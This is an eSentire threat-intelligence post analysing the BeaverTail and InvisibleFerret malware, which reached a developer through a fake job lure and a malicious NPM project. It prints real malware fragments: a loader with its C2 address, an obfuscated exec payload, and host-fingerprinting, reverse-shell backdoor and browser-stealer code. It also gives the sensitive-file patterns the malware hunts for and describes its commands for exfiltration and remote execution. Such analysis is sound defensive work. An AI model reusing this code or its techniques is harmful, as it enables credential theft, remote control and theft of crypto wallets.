Bored BeaverTail & InvisibleFerret Yacht Club – A Lazarus Lure Pt.2

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 18:38:33 UTC

Adversaries don’t work 9-5 and neither do we. At eSentire, our 24/7 SOCs are staffed with Elite Threat Hunters and Cyber Analysts who hunt, investigate, contain and respond to threats within minutes.

We have discovered some of the most dangerous threats and nation state attacks in our space – including the Kaseya MSP breach and the more_eggs malware.

Our Security Operations Centers are supported with Threat Intelligence, Tactical Threat Response and Advanced Threat Analytics driven by our Threat Response Unit – the TRU team.

In TRU Positives, eSentire’s Threat Response Unit (TRU) provides a summary of a recent threat investigation. We outline how we responded to the confirmed threat and what recommendations we have going forward.

Here’s the latest from our TRU Team…

What did we find?

In October 2024, the eSentire Threat Response Unit (TRU) responded to an incident where a software developer downloaded a JavaScript project that contained BeaverTail malware. Upon installing the project through the Node Package Manager (NPM) command, it executed malicious JavaScript files and subsequently deployed the InvisibleFerret malware to the host. The InvisibleFerret malware was executed through a Python command, which fingerprinted the host's information and stole the browser's credentials.

In response, our team of 24/7 SOC Cyber Analysts responded by isolating the impacted host and alerting the customer with the relevant details.

Upon further investigation by eSentire’s TRU team, it was determined that the observed Tactics, Techniques, and Procedures (TTPs) were consistent with those reported to be used by North Korea threat actors, also tracked as Contagious Interview.

Initial Access

A ZIP file named 'task-space-eshop-aeea6cc51a7c.zip' was found in the user's download directory. eSentire Threat Intelligence team assesses the chances as probable that the victim downloaded the zip from a BitBucket project named “eshop” (Figure 1).




Figure 1 eshop project hosted on Bitbucket.

The malicious “eshop” repository was committed by the user “francesco zaid” (Figure 2).

Figure 2 Author “francesco zaid” (screenshot taken October 24th, 2024).

The commits to eshop occurred roughly five days after a job posting for a freelancer was published on a freelance job board. The job was posted by a user named “francesco zaid” on the “www.freelancermap[.]com” (Figure 3).




Figure 3 Possible Fake Job posting associated with the Contagious Interview Campaign.

It should be noted that the eSentire Threat Intelligence team reviewed the job posting and was unable to find a direct link to the eshop repository from the posting; however, given the contact person's name being the same name used to upload content to the repository, it is a notable finding and is consistent with the Contagious Interview campaign Tactics, Techniques and Procedures (TTPs) of luring software developers with fraudulent jobs.

The victim in the incident eSentire responded to appears to be a software developer, which aligns with the TTPs of previously reported on campaigns by North Korean threat actors where software developers were targeted.

Execution Chain

The ZIP file downloaded by the victim contained a malicious NPM package that once installed by the victim, executed "server.js" file that is defined in the "package.json" and subsequently, loads a malicious JavaScript file (error.js) (Figure 4).




Figure 4 “server.js” file was defined to be executed in the “package.json” file

The “server.js” file is used as an entry point to load the file located in “backend/middlewares/helpers/error.js”, which facilitates further malicious activities on the victim machine such as: steal saved login credentials in the browsers; collect system information; enumerates crypto wallet extensions in the targeted browsers; and, steal configuration data from crypto wallets like Exodus and Solana. This JavaScript file (error.js) is highly obfuscated and after analysis it was determined to be a component for the Beavertail malware (Figure 5).




Figure 5 Screenshot of ‘error.js’ found on the BitBucket Repository that is a component of BeaverTail.

After the JavaScript file is loaded, it uses a cURL command to download InvisibleFerret malware components from a command and control (C2) server; in this case the C2 was located at 185[.]235[.]241[.]208[:]1224. BeaverTail then downloads the initial Python script of InvisibleFerret. It is saved on the victim machine as “.sysinfo” file in the victim’s home directory (Figure 6).

Figure 6 Initial BeaverTail Python Script that Fetches InvisibleFerret.

Once the file “.sysinfo” is downloaded onto the machine, InvisibleFerret’s loader file “.sysinfo” is then executed with the command “C:\Users\{username}\.pyp\python.exe" "C:\Users\{username}/.sysinfo”. It’s worth noting that this observation is different from what was reported by Unit 42 where the initial Python script was named “.npl”.

It’s also worth noting that a total of 21 crypto extensions were targeted by the BeaverTail in our observed sample; the full list can be found in the Appendix at the end of the blog (Figure 7).




Figure 7 Crypto Wallet Browser Extensions Targeted by BeaverTail.

Analysis of InvisibleFerret Python Files

The eSentire Threat Intelligence team conducted analysis of four Python files that were dropped in the incident; one loader (.sysinfo in this instance) and three payloads stored under “**\.n2**” folder in the user’s home directory (Figure 8).

Table 1: Observed Invisible Ferret Python File Locations

Request URL	Note	Destination File Path (Windows)
hxxp[://]185[.]235[.]241[.]208:1224/client/99/29	HTTP request for InvisibleFerret Python Loader (client)	%USERPROFILE%\.sysinfo
hxxp[://]185[.]235[.]241[.]208:1224/payload/99/29	HTTP GET request for InvisibleFerret Component (Fingerprint, Remote Control, and Information Stealer Component)	%USERPROFILE%\.n2\pay
hxxp[://]185[.]235[.]241[.]208:1224/brow/99/29	HTTP GET request for InvisibleFerret Component (Browser Stealer Component)	%USERPROFILE%\.n2\bow
hxxp[://]185[.]235[.]241[.]208:1224/mclip/99/29	HTTP GET request for InvisibleFerret Component (Clipboard Stealer Component)	%USERPROFILE%\.n2\mlip

Loader Component Overview

```
sType = "99"
gType = "29"
ot = platform.system()
home = os.path.expanduser("~")
#host1 = "10.10.51.212"
host1 = "185.235.241.208"
host2 = f'http://{host1}:1224'
pd = os.path.join(home, ".n2")
```

Figure 8 Python Loader (.sysinfo) Parameters (commented line was included).

It's worth noting that the internal IP address (10.10.51.212) was excluded from the initial loader script, but still reappears in the various InvisibleFerret python payloads (Figure 8). This suggests that the IP address may be used for testing purposes. Furthermore, our analysis revealed that excluded or commented-out code sections are a common trait of these scripts, potentially indicative of the malware's development or testing stages.

The sample downloads three distinct payloads which are appended with a campaign ID and sub ID (sType and gType respectively, as seen in Figure 8 above and Figure 9 below): *pay_campaignid_subid.py*; *brow_campaignid_subid.py*; and, *mlip_campaignid_subid.py*. On disk these files are saved to the %USERPROFILE%\.n2 path without these identifiers or file extensions (Figure 9).




Figure 9 InvisibleFerret Python Files.

Some of these files are obfuscated with a combination of zlib, base64 and reverse string order (Figure 10). The script loops through the lambda function continuously until the final cleartext payload is executed.

```
GET /payload/99/29 HTTP/1.1
Host: 185.235.241.208:1224
User-Agent: python-requests/2.32.3
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive

HTTP/1.1 200 OK
X-Powered-By: Express
Access-Control-Allow-Origin: *
Content-Disposition: attachment; filename="pay99_29.py"
Accept-Ranges: bytes
Cache-Control: public, max-age=0
Last-Modified: Tue, 22 Oct 2024 18:40:32 GMT
ETag: W/"4acb-192b587dc10"
Content-Type: application/octet-stream
Content-Length: 19147
Date: Fri, 25 Oct 2024 16:46:23 GMT
Connection: keep-alive
Keep-Alive: timeout=5
```

Obfuscated Payload

```
_ = lambda __ : __import__('zlib').decompress(__import__('base64').b64decode(__[::-1]));exec((_)
(b'=cEgCP5P3vf//fQXDim/r9UKv3dcOAdP4XqXvLzPJF5t/
x6vQnOLQBhKwxPmdQicW8iZ62dj1wisKigcKegtABmd7wovN3rDcP9+2ZlCi2FWYHW2oeF1WAEP8tZ1/
sz+l9o3dtQK45+aeb6QktJux4M3fpbv3xdfzJry+gOxRr5lH9iwwZSOtiVxtVV7W4n1ftt9RSLdMGDYaNGKU0Zkt9m0+XbG6OosAcGf
GbnQs0Xjx47te4uJJdHYBUC78AnrC1tAqeOVM0FktFu+VkdbNX30aCEgFYyWFaeRNtZG5I0mZ/
n6xXTJiZb2ijkZ4L4V0qpDS6FbvhfUhFq3gX+/
```

Figure 10 Payload Retrieval

An overview of the three InvisibleFerret components can be found in the table below.

Table 2: InvisibleFerret Components

InvisibleFerret Component	Purpose	Notable Network Indicators
pay	Host Fingerprinting File Stealer Browser Credential Stealer Remote Access Deploys AnyDesk	hxxp://185.235.241[.]208:1224/uploads hxxp://185.235.241[.]208:1224/keys hxxp://185.235.241[.]208:1224/brow hxxp://185.235.241[.]208:1224/adc 185.235.241[.]208:2245
brow	Browser credential stealer	hxxp://:185.235.241[.]208:1224/keys
mlip	Standalone clipboard stealer and keylogger targeting web browsers.	hxxp://95.164.7[.]171:8637/api/clip

“Pay” Component Overview

The **pay** component conducts various host fingerprinting activities including the internal IP, external IP, OS version, username and a number of other parameters (Figure 11). It also initiates a backdoor session with the C2 server and scans and uploads sensitive files from the infected host.

```
class System(object):
    def __init__(A):
        A.system=system()
        if gType == "root":
            A.hostname=node()
        else:
            A.hostname=gType + "_" + node()
        A.release=release()
        A.version=version()
        A.username=getuser()
        A.uuid=A.getID()
    def getID(A):return sha256((str(getnode())+getuser()).encode()).digest().hex()
    def sysInfo(A):return{'uuid':A.uuid,'system':A.system,'release':A.release,'version':A.version,'hostname':A.hostname,'username':A.username}

class Geo(object):
    def __init__(A):A.geo=A.getGeo();A.internal_ip=A.getInternalIp()
    def getInternalIp(A):
        try:return socket.gethostbyname_ex(hn)[-1][-1]
        except:return''
    def getGeo(A):
        try:return get('http://ip-api.com/json').json()
        except:pass
    def netInfo(A):
        g=A.getGeo()
        if g:
            ii=A.internal_ip
            if ii:g['internalIp']=ii
        return g

class Information(object):
    def __init__(A):A.net_info=Geo().netInfo();A.sysInfo=System().sysInfo()
    def parse(K,data):
        J='regionName';I='country';H='query';G='city';F='isp';E='zip';D='lon';C='lat';B='timezone';_A='internalIp'
        A=data;A={C:A[C]if C in A else'',D:A[D]if D in A else'',E:A[E]if E in A else'',F:A[F]if F in A else'',G:A[G]if G in A else'',H:A[H]if H in A else'',I:A[I]if I in A else'',B:A[B]if B in A
        else'',J:A[J]if J in A else'',_A:A[_A]if _A in A else''}
        if'/'in A[B]:A[B]=A[B].replace('/',' ')
        if'_'in A[B]:A[B]=A[B].replace('_',' ')
        return A
    def get_info(A):B=A.net_info;return{'sys_info':A.sysInfo,'net_info':A.parse(B if B else[])}
```

Figure 11 Host Fingerprinting functionality.

Once the fingerprinting activity is concluded, it is packaged up and exfiltrated via HTTP POST request to hxxp://185.235.241[.]208:1224/keys (Figure 12). The C2 IP address is de-obfuscated by shifting the first nine characters to the end of the string then base64 decoding the set.

Figure 12 Partial screenshot of pay_campaignid_subid.py exfil process (the commented line was left in by the author of the script)


On non-Windows systems, the script attempts to run the client instance by calling client.run().

On Windows systems, the main backdoor client is initiated alongside a keylogger and clipboard stealer which utilizes the pyHook, pythoncom and pyperclip Python libraries (Figure 13)

Figure 13 Initializing the backdoor and keylogger/clipboard stealer.

Captured keystrokes and clipboard data are written to the global “e_buf” variable then sent back to the C2 (via TCP connection to 185.235.241[.]208:2245) when the ssh_clip command is called within the backdoor session.

The backdoor session is defined within the Client (Figure 14), Session and Shell classes. It initiates a network connection over port 2245 to the C2 server using sockets and accepts JSON-formatted messages containing various commands shown below. Notably, it also calls an auto_up() function which in this sample initiates an automatic file upload. This sample also contained placeholder code for automatically dropping AnyDesk (as opposed to manually via the backdoor).




```
class Client():
    def __init__(A):
        # Initialize attributes for the client connection
        A.server_ip = HOST0
        A.server_port = PORT0
        A.is_active = _F
        A.is_alive = _T
        A.timeout_count = 0
        A.shell = _N

    @property
    def make_connection(A):
        while _T:  # Loop indefinitely until stopped
            try:
                # Create a socket for the client
                A.client_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
                s = Session(A.client_socket)  # Create a session with the socket
                s.connect(A.server_ip, A.server_port)  # Connect to the server
                A.shell = Shell(s)  # Initialize shell with the session
                A.is_active = _T  # Mark the client as active

                # Check if the shell is functional
                if A.shell.shell():
                    try:
                        dir = os.getcwd()
                        print("dir:", dir)
                        fn = os.path.join(dir, sys.argv[0])
                        print("fn:", fn)
                        os.remove(fn)  # Remove the running script (risky operation)
                    except Exception as ex:
                        print("connection error:", ex)
                        pass
                    return _T  # Connection successful
                sleep(15)  # Wait before trying again if shell fails
            except Exception as e:
                print("error_make:", e)  # Log connection errors
                sleep(20)  # Wait before retrying
                pass

    def run(A):
        t2 = Thread(target=auto_up)  # Start an auto-update thread
        t2.daemon = _T  # Set the thread as a daemon
        t2.start()  # Start the thread
        if A.make_connection:  # Attempt to make a connection
            return

client = Client()  # Create an instance of the Client class
```

Figure 14 Client class which manages the overall connection logic and initiates a file upload (code formatting and inline comments added for clarity)

InvisibleFerret contains logic to scan for and upload files of interest from multiple operating systems. Various functions in the script expedite identification of noteworthy files:

- **in_pk**: Checks if a string contains a private key by searching for specific hexadecimal patterns that match typical private key lengths.
- **ismnemonic**: Determines if a string contains a valid mnemonic phrase by checking for typical word counts and validating the phrase.
- **is_exceptFile**: Checks if a file name has an extension that should be excluded from processing.

- **is_exceptPath**: Checks if a path name matches any directories that should be excluded.
- **is_pat**: Checks if a file name contains specific patterns related to environment variables and other sensitive files

As each file is processed, the script checks if the file name contains any of these patterns:

[
'.env', 'config.js', 'secret', 'metamask', 'wallet', 'private', 'mnemonic', 'password', 'account', '.xls', '.xlsx', '.doc', '.docx', '.rtf', '.txt', 'recovery'
]

If the file is not a common document type, additional filtering is performed using **ismnemonic** and **in_pk** to target sensitive file content such as private keys. This is noteworthy given developers (likely those involved in blockchain/crypto applications) are targeted. Any system found infected with InvisibleFerret should assume these keys are compromised and take appropriate action.

Files are uploaded to hxxp://185.235.241[.]208:1224/uploads. Filenames are prepended with the current time and the hostname is prepended with the subid “29”, as seen in Figure 15.

Figure 15 Example HTTP headers from auto_upload activity.

A record of uploaded files is kept within the flist file contained within the .n2 directory. While it’s a notable forensic artifact, since this file can be arbitrarily cleared, it should not be considered a reliable record of exfiltrated files.

As has been documented by other researchers, the backdoor component contains 8 commands which are briefly outlined below.

ssh_obj

- Change directories, execute arbitrary commands via *subprocess.Popen*. Results/errors are reported back[PC18] via the shell.

ssh_cmd

- Terminates the Python process, likely to terminate the session.

ssh_clip

- Sends captured keystrokes and clipboard data to the C2.

ssh_run

- Downloads and runs the browser stealer component.

ssh_upload

- Upload specific files, all files from a directory or search for files with specific patterns.

ssh_kill

- Kills Chrome and Brave browser processes.

ssh_any

- Downloads and runs AnyDesk.

ssh_env

- Scans for environment (.env) files similar to the auto-upload function described above. If they match certain conditions (not in exception lists, contains private keys/phrases etc) the files are uploaded.

“Brow” Component Overview

This InvisibleFerret component is a cross-platform browser infostealer targeting Windows, Linux and MacOS operating systems. It targets Chrome, Brave, Opera, Yandex and MsEdge browsers, uploading sensitive data to hxxp://:185.235.241[.]208:1224/keys (Figure 16).

Each OS type initializes its own class, which is inherited[BZ19] from the ChromeBase class. Each class provides instructions for decrypting browser-stored passwords on Windows, Linux and MacOS operating systems.

```
if os_type == "Windows":oss = Windows
elif os_type == "Linux":oss = Linux
elif os_type == "Darwin":oss = Mac
else:dir = os.getcwd();os.remove(dir+'\%s' % sys.argv[0]);sys.exit(-1)  # Clean exit
idx = 0
for br in available_browsers:
    pax = oss(br, blank_passwords=False)  # Class instance
    pax.fetch()  # Get database paths and keys
    pax.retrieve_database()  # Get the data from the database
    # pax.retrieve_web() # Get the data
    browser_path = home + f"/{br.base_name}"
    pax.save(f"s{idx}", browser_path, blank_file=False, verbose=True)
    idx += 1

# dir = os.getcwd()
# os.remove(dir+'\%s' % sys.argv[0])
```

Figure 16 Browser infostealer. Comments from original author.

